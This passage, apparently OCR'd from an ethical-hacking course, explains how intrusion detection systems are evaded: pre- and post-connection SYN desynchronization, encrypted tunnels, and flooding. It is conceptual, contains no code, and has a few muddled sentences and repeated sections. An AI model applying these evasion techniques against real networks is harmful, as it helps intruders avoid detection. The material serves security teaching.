
Desynchronization

- **Pre-Connection SYN**

  This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops the IDS from monitoring all legitimate and attack traffic. If the IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN**

  In this technique, attackers attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post-connection SYN packet in the data stream, which will have divergent sequence numbers but otherwise meet all the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be waiting for a different sequence number. Once you succeed in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.



Other Types of Evasion

Encryption	When the attacker has already established an **encrypted session with the victim**, it results in the most effective evasion attack
Flooding	The attacker sends loads of **unnecessary traffic to produce noise**, and if the IDS does not analyze the noise traffic well, then the true attack traffic may go undetected

Other Types of Evasion

- **Encryption**

  Network-based intrusion detection analyzes traffic in the network from the source to the destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, an attacker sends malicious traffic using such secure channels, thereby evading IDS security.


- **Flooding**

  IDS use resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.

LO#04: Demonstrate Different Techniques to Bypass Firewalls

Evading Firewalls

The previous section explained how attackers use various techniques to bypass IDS. Similarly, they can also use various tricks and techniques to bypass firewalls. This section discusses the different techniques used by attackers to bypass firewall security.



Firewall Evasion Techniques

